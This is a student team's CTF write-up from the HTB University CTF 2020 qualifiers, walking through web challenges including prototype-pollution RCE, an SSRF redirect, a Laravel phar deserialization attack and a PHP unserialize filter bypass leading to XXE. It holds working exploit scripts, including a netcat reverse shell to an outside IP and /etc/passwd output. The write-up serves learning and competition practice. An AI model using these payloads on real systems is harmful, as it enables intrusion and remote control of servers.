


UNIVERSITY CTF 2020

Qualification Round Nov 20th 2020

Team Identity

CTF Team Name: KernelPoppers

University Name: Dakota State University



Challenge Name	Points	#Solves	Page
Warmup			
Welcome	25	172	3
WEB			
Gunship	225	125	3
Cached Web	325	81	5
Userland City	850	4	7
WAffles Order	775	7	10
PWN			
Kindergarten	250	51	16
Mirror	425	30	18
Childish Calloc	725	6	20
UAF	850	5	26
VVVV8	900	6	32
CRYPTO			
Weak RSA	225	154	37
Cargo Delivery	325	58	37
Buggy Time Machine	450	41	39
Baby Rebellion	650	32	40
FORENSICS			
KapKan	225	165	46
Plug	225	145	46
Exfil	425	80	49
Reversing			
Hi! My name is (what?)	225	92	49
Ircware	325	64	50
Patch of the Ninja	325	140	52
HARDWARE			
Block	400	24	52
Misc			
Arcade	350	38	55
HTBxUni AI	250	62	57
Rigged Lottery	350	52	58

Challenge Walkthroughs

Warmup - Welcome

Join the HTB x UNI Qualifications discord channel.

After joining the Discord and traveling to the #uni-ctf-chat channel, there is a pinned message with a command:

```
++htbctf uni-ctf-2020 {the_invite_code_you_were_given_with_the_CTF_brief}
```


The invite code was sent to team captains in the brief email before the competition, ie the same code used to join the CTF to start. By direct messaging this code to the HackTheBox bot you are placed in the Uni CTF Support channels, in the **#uni-ctf-rules** channel at rule 5 you will see the flag at the end.

```
HTB{l3t_th3_htb_x_uni_ctf_pwn1ng_b3g1n}
```

Web – Gunship

A classmate was assigned with developing a website using a prototype-based language called Javascript. Now we have Gunship, a tribute page to the legendary synthwave band.. what could possibly go wrong?


Right off the bat, the http title of the website from the docker container hints at AST Injection.



```
index.html x
1 <!DOCTYPE html>
2 <head>
3   <title>[01F47E] AST Injection [01F47E]</title>
```

But what about the flag location? Where could that be?

The docker entrypoint revealed the flag location, as well as a sample flag file locally within the challenge folder.




```
entrypoint.sh x
1 #!/bin/ash
2
3 # Secure entrypoint
4 chmod 600 /entrypoint.sh
5
6 # Generate random flag filename
7 FLAG=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 5 | head -n 1)
8 mv /app/flag /app/flag$FLAG
9
10 exec "$@"
```

After googling and playing with the docker container, we used the information and a modified PoC from this article: <https://blog.p6.is/AST-Injection/>

The below script allowed us to make the injection requests and execute code by performing the second request that matches the following lines in the route/index.js file

```
if (artist.name.includes('Haigh') || artist.name.includes('Westaway') ||
artist.name.includes('Gingell')) {
  return res.json({
    'response': handlebars.compile('Hello {{ user }}, thank you for letting us
know!')({ user:'guest' })
  });
}
```

Time for the real site.



The below proof of concept performs the injection, and executes the code the team had to append the flag to the html page.

```
#!/usr/bin/env python3
import requests
TARGET_URL = 'http://docker.hackthebox.eu:32575'

# make pollution
requests.post(TARGET_URL + '/api/submit', json = {
  "__proto__.type": "Program",
  "__proto__.body": [{
    "type": "MustacheStatement",
    "path": 0,
    "params": [{
      "type": "NumberLiteral",
      "value": "process.mainModule.require('child_process').execSync(`/bin/sh -c 'cat /app/flag* >> /app/views/index.html`)"
    }],
    "loc": {
      "start": 0,
      "end": 0
    }
  }
}]
})

# execute
requests.get(TARGET_URL)
requests.post(TARGET_URL + '/api/submit', json = {"artist.name":"Alex Westaway"})
```


```
resp = requests.get(TARGET_URL)
print(resp.text)
```

```
</html>HTB{wh3n_l1f3_glv3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}HTB{wh3n_l1f3_glv3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}
```

Web – Cached Web


I made a service for people to cache their favourite websites, come and check it out! But don't try anything funny, after a recent incident we implemented military grade IP based restrictions to keep the hackers at bay...

The interface for this challenge is nice and simple: input URL, get screenshot of webpage.




This challenge format reeks of server-side request forgery (SSRF). It's safe to assume without reading the source code that the win condition is requesting, localhost, or hitting/exploiting some local only port.

But, as you can see, all of our super clever attempts are blocked :(Inputting something like `http://0x7f.1:`



Results in the page saying:



However, since we can download the source, we can examine the IP filtering mechanism as well as its method of getting page screenshots. Based on the source, one of my teammates made a script to see if they could bypass it:

```
#!/usr/bin/env python3
from socket import inet_aton
import socket
from struct import unpack

def ip2long(ip_addr):
    return unpack("!L", socket.inet_aton(ip_addr))[0]

def is_inner_ipaddress(ip):
    ip = ip2long(ip)
    print(ip)
    return ip2long('127.0.0.0') >> 24 == ip >> 24 or \
        ip2long('10.0.0.0') >> 24 == ip >> 24 or \
        ip2long('172.16.0.0') >> 20 == ip >> 20 or \
        ip2long('192.168.0.0') >> 16 == ip >> 16 or \
        ip2long('0.0.0.0') >> 24 == ip >> 24

while True:
    ip = input("enter IP: ")
    print(is_inner_ipaddress(ip))
```

But, to be honest, bypassing the IP filter doesn't look easy. We also discover the screenshot mechanism is headless chrome/selenium, which is pretty useless since our only goal is to browse to localhost on port 1337.

Trying something else, we set up an external server with the following JavaScript:

```
<script>
    window.location="http://127.0.0.1:1337/flag"
</script>
```

And that works!

URL

Screenshot for defsec.club



Flag: HTB{pwn1ng_y0ur_DNS_r3s0lv3r_On3_qu3ry_4t_4_t1m3}

Web – Userland City

You are part of a multinational law enforcement operation called "Takeover" that targets underground darknet markets, the new target is a referral only market called Userland City. After a string of ops intercepting traffic in TOR exit nodes, we managed to obtain a verified vendor's account that goes by the name of Ixkid. We're ready for stage "Downfall", Europol has provided us with key software components to capture cleartext credentials from all marketplace users, spyware to deliver through key accounts operating with downloadable deliveries, and help us remove the existing image database including the metadata removal tool. Old IRC logs from one of those devs suggest that the marketplace is built on top of the latest Laravel version and debug mode is enabled. The credentials of the vendor's account are Ixkid02:8rsNN9ohfLp69cVRFegk4Qzs

We're given creds in the description of the challenge, and a login page with a captcha as the landing page:

Userland City


Login Page

Tor IP address Identified

Login Please:

Username:

Password:



Security code:

I'm not coming from a Tor IP address, and the captcha is not exploitable in any way we found, so we're going in prepared for a lot of theming and extra information (some might call 'lore').

After logging in, we see a products page with various illegal wares.

Userland City
anonymous marketplace

Welcome Ixkid02
messages(0) | orders(0) | products(2) | about | logout

Categories:
Counterfeit(3)
Malware(3)
Ransomware(3)



Authentic and valid novelty US/EU passports



DL, ID Cards, Visas, Diplomas, SSN, Citizenship, Degrees Available



5000 Counterfeit USD EUR AUD CAD

Messages and orders are not real links, but we do have a products page where we can upload files:

Userland City

anonymous marketplace

Welcome lxkid02
messages(0) | orders(0) | products(2) | about | logout

Add New Product

Product Name:

Product Category:

Counterfeit

Product Description:

Product Image:

Browse...

No file selected.

Product Price:

add product

© Userland City 2013-2020 | userland@makelairid.es


This is interesting as it's the only real functionality of the application. We're also keeping a lookout for anything pointing to a `Laravel` debug page/stack trace, since that was mentioned in the description—so this seems like the juiciest place to look.

However, before being able to do anything with this form, we tried:

- Reading the about page lore FEROCIOUSLY and looking up posts from five years ago on the silk road subreddit
- Sobbing, loudly
- Reading the source of every page

I guess my point is that I have no idea what I'm doing.

Anyhow, if we upload a picture, the form works exactly as you would expect. However, if we upload something that is NOT a picture, and try to navigate to it, we get a Laravel debug page! (Well, technically Ignition/Flame or whatever).



This also leaks part of the `ProductsController.php` file, which turns out to be useful. We see that our `$filename` (presumably extracted from the URL) is being passed to file handling operations. If there's an existing gadget/pop chain, and the `phar` "scheme" enabled, we can exploit the application for either LFI or RCE.

So, downloading `phpggc`, we see that there are some gadgets for Laravel:

Guzzle/INF01	6.0.0 <= 6.3.2	phpinfo()	__destruct	*
Guzzle/RCE1	6.0.0 <= 6.3.2	rce	__destruct	*
Laminas/FD1	<= 2.11.2	file_delete	__destruct	*
Laravel/RCE1	5.4.27	rce	__destruct	*
Laravel/RCE2	5.5.39	rce	__destruct	*
Laravel/RCE3	5.5.39	rce	__destruct	*
Laravel/RCE4	5.5.39	rce	__destruct	*
Laravel/RCE5	5.8.30	rce	__destruct	*
Laravel/RCE6	5.5.*	rce	__destruct	*
Magento/FW1	? <= 1.9.4.0	file_write	__destruct	*
Magento/SQ1 T1	? <= 1.9.4.0	sql_injection	__destruct	*

RCE6 looks like the most recent one, let's try that! With source code leaked from the debug page, we can see that the application is checking for a mime type that starts with `image/`. This means we need to upload a file that is a `phar` and `jpeg` (or `gif` or whatever) polygot. I tried using `phpggc` as a tool:

```
./phpggc -pj ./example.jpg -o ./cool.phar laravel/RCE6 'nc -e /bin/bash 167.172.15.1 4250'
```

And many variations on the above, but nothing worked. So we had to use a custom script (thank you to makelaris for help with this!). `gadgets.php` is pulled from `phpggc/gadgetchains/Laravel/RCE/6/gadgets.php`.

```
<?php
require('./gadgets.php');
$code = '<?php system("nc -e /bin/bash 167.172.15.1 4250") ?>';
$expected = new \Illuminate\Broadcasting\PendingBroadcast($code);
$image = new \Illuminate\Support\MessageBag($expected);


$image = file_get_contents('example.jpg');

$phar = new Phar('payload.phar', 0);
$phar->addFromString('test.txt', 'test');
$phar->setMetadata($image);
$phar->setStub("{$image} __HALT_COMPILER(); ?&gt;");


rename('payload.phar', 'payload.jpg');
?&gt;</pre

```


Viewing the image, we see that it is indeed a real JPEG:



And we append the `phar` scheme to the image path, for an error and a callback.



Now we have a shell, and can browse to grab the flag at `/flag/flagc6NpQ!`



This was a really interesting challenge! It felt like one of the most "real-world" ones I've done, and I learned a ton. Would highly recommend :)

Flag: `HTB{p0p..p0p..p0p..th0s3_ch41ns_0n_th3_w4y_t0_pr1s0n}`

Web – WAFfiles Order

Our WAFfiles and ice scream are out of this world, come to our online WAFfiles house and check out our super secure ordering system API!

Browsing to the website, we are greeted with this aesthetically... interesting... page:



We can input a table number, and send it off:



For which the post request looks like:



Nothing interesting here. However! We are given the source code for the application, which means we're in for some fun. Fortunately, the code is very concise and easy to read. Poking around, we read `controllers/OrderController.php`, which handles our order requests.

```
class OrderController
{
    public function order($router)
    {
        $body = file_get_contents('php://input');
        $cookie = base64_decode($_COOKIE['PHPSESSID']);
        safe_object($cookie);
        $user = unserialize($cookie);

        if ($_SERVER['HTTP_CONTENT_TYPE'] === 'application/json')
        {
            $order = json_decode($body);
            if (!$order->food)
                return json_encode([
                    'status' => 'danger',
                    'message' => 'You need to select a food option first'
                ]);
            if ($_ENV['debug'])
            {
                $date = date('d-m-Y G:i:s');
                file_put_contents('/tmp/orders.log', "[${date}] ${body} by ${user->username}\n",
                    FILE_APPEND);
            }
            return json_encode([
```

```

        'status' => 'success',
        'message' => "Hello {$user->username}, your {$order->food} order has been submitted
successfully."
    ));
}
else
{
    return $router->abort(400);
}
}
}

```

This is pretty juicy! Namely, on line 24 we see that our !!! **user controlled** !!! cookie is unserialized. That means, depending on what classes are included in the application, we might be able to get local file inclusion (LFI) or even remote code execution (RCE).

A brief aside on PHP unserialization, from a PHP noob:

- Sometimes, PHP writers want to store PHP objects or data in a string format for easy storage or retrieval
 - It's a standard format. For example, for our UserModel object, the serialized data might look like `O:9:"UserModel":1:{s:8:"username";s:10:"guest_5fb8";}` where `O` means object, the numbers are length specifiers, and `s` means string for both key and value, separated by semicolons.
 - So, if we can control the string that is unserialized, we can "create" any object we want! But we can't execute any actual PHP code, so how is that useful?
 - Except in very rare cases, we're going to have to rely on PHP "magic functions", some of which get run automatically on object creation/serialization (`__construct`/`__sleep`) or destruction/unserialization (`__destruct`/`__wakeup`) or other situations like being printed (`__toString`).
 - Note that all of these functions start with `__`. This becomes important later.
 - So, our goal is to create an object that has some magic functions we can use.
-

The only two models/classes included in the application are `UserModel`, used for handling of user data in receiving orders, and `XMLParserModel`, which is used for some throwaway environment file parsing, and looks like:

```

class XmlParserModel
{
    private string $data;
    private array $env;

    public function __construct($data)
    {
        $this->data = $data;
    }

    public function __wakeup()
    {
        if
        (preg_match_all("/<!ENTITY\s+[^s]+\s+SYSTEM\s+['\"](?:file|http|https|ftp|php|zlib|data|g
lob|expect|zip):\/\//mi", $this->data))
        {

```

```

        die('Unsafe XML');
    }
    $env = simplexml_load_string($this->data, 'SimpleXMLElement', LIBXML_NOENT);
    foreach ($env as $key => $value)
    {
        $_ENV[$key] = (string)$value;
    }
}
}

```

We see that this class has both `__construct` and `__wakeup`, and is pretty much exactly what we need. Also note that `simplexml_load_string` is called with the `LIBXML_NOENT` flag, for which the docs say:

LIBXML_NOENT (int)
Substitute entities

Caution Enabling entity substitution may facilitate XML External Entity (XXE) attacks.

And, we see the very suspicious `preg_match_all` call with strings commonly found in XML External Entities (XXE) payloads. Sounds like a plan! 🕵️

Web challenge tip: if you're given source code, and it's a tough challenge, ALWAYS set up a local copy! I don't think I would've been able to solve this if I hadn't been able to add debug messages.

So now, we should be thinking: how can we get an `XmlParserObject` with our arbitrary data unserialized? The astute among us may have seen the call to `safe_object` function right before the cookie is deserialized, which is fortunately not a standard PHP function. Here's what it does:

```

function safe_object($serialized_data)
{
    $matches = [];
    $num_matches = preg_match_all('/(^|;|O:\d+:"([^"]+)"/, $serialized_data, $matches);

    for ($i = 0; $i < $num_matches; $i++) {
        $methods = get_class_methods($matches[2][$i]);
        foreach ($methods as $method) {
            if (preg_match('/^_.*$/', $method) != 0) {
                die("Unsafe method: ${method}");
            }
        }
    }
}

```

Or, essentially, if any matches to the regex `(^|;|O:\d+:"([^"]+)")` are found, check the methods for the class within the quotes, and if it has any methods starting with `_`, refuse to continue.

The regex broken down goes like this:

- `start of line or ;`, then `O:numbers:"sometext"`

So it would match `O:14:"XmlParserModel":...` and `a:1:{i:0;O:14:"XmlParserModel":....}`, both correctly grabbing the name of the object. So we need to somehow bypass the regex, or cause it to grab the wrong name for the object.

This took me SO long to figure out. The key insight I was missing is that with `preg_match_all`, if some text is part of one match, it won't search that text for the start of another match. For example, for this input:

```
APPLEAPPLESAUCE ORANGESAUCE
```

with the regex searching for `APPLE` followed by any `A-Z` characters then some whitespace `\s`, it will only match `APPLEAPPLESAUCE` and NOT `APPLESAUCE` (as a substring of `APPLEAPPLESAUCE`).

Therefore, we could put the object initialization into a serialized array, for which the key is the start of an (invalid) object serialization string. So, something like:

```
<?php

require("../models/XmlParserModel.php");
require("../models/UserModel.php");

$payload = 'XXE-causing XML here';

$foo = new XmlParserModel($payload);

$lol = new UserModel();
$lol->username = 'admin';
$lol->test = array(
    ";O:12:" => $foo,
);

echo serialize($lol);

?>
```

Which produces:

```
O:9:"UserModel":2:{s:8:"username";s:5:"admin";s:4:"test";a:1:{s:6:"";O:12:"";O:14:"XmlParserModel":1:{s:20:"^@XmlParserModel^@data";s:20:"XXE-causing XML here";}}}
```

Due to the key name being `O:12:`, the regex will include the start of the *actual* object deserialization as `O:12:";O:14:"`. Obviously, `;O:14:` is not a valid class name, so we finally bypass the method check, and move on to trying to trigger XXE for file exfiltration.

However, no joy, there's another regex filter for the XML we input! This is the same one we saw earlier that suggested XXE.

```
preg_match_all("/<!ENTITY\s+[^s]+\s+SYSTEM\s+[\"](?:file|http|https|ftp|php|zlib|data|glob|expect|zip):\\\/\\\/mi")
```

So, case insensitive looking for any `<!ENTITY SYSTEM ...` calls. This regex is a lot less effective than the other one and I got past it a couple times without even meaning to.

If you haven't seen XXE used before, our goal is to take a reference to an external object (like, a file) with an XML `ENTITY` followed by `SYSTEM` or `PUBLIC "name"`, and include its content in an HTTP request in order to exfiltrate it.

Let's test it on local to make sure that XXE works with a basic payload:


```

8 http://stupidwaffles.com/api/order
2020-11-21 03:55:31 POST HTTP/1.1 ← 200
Request Response
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
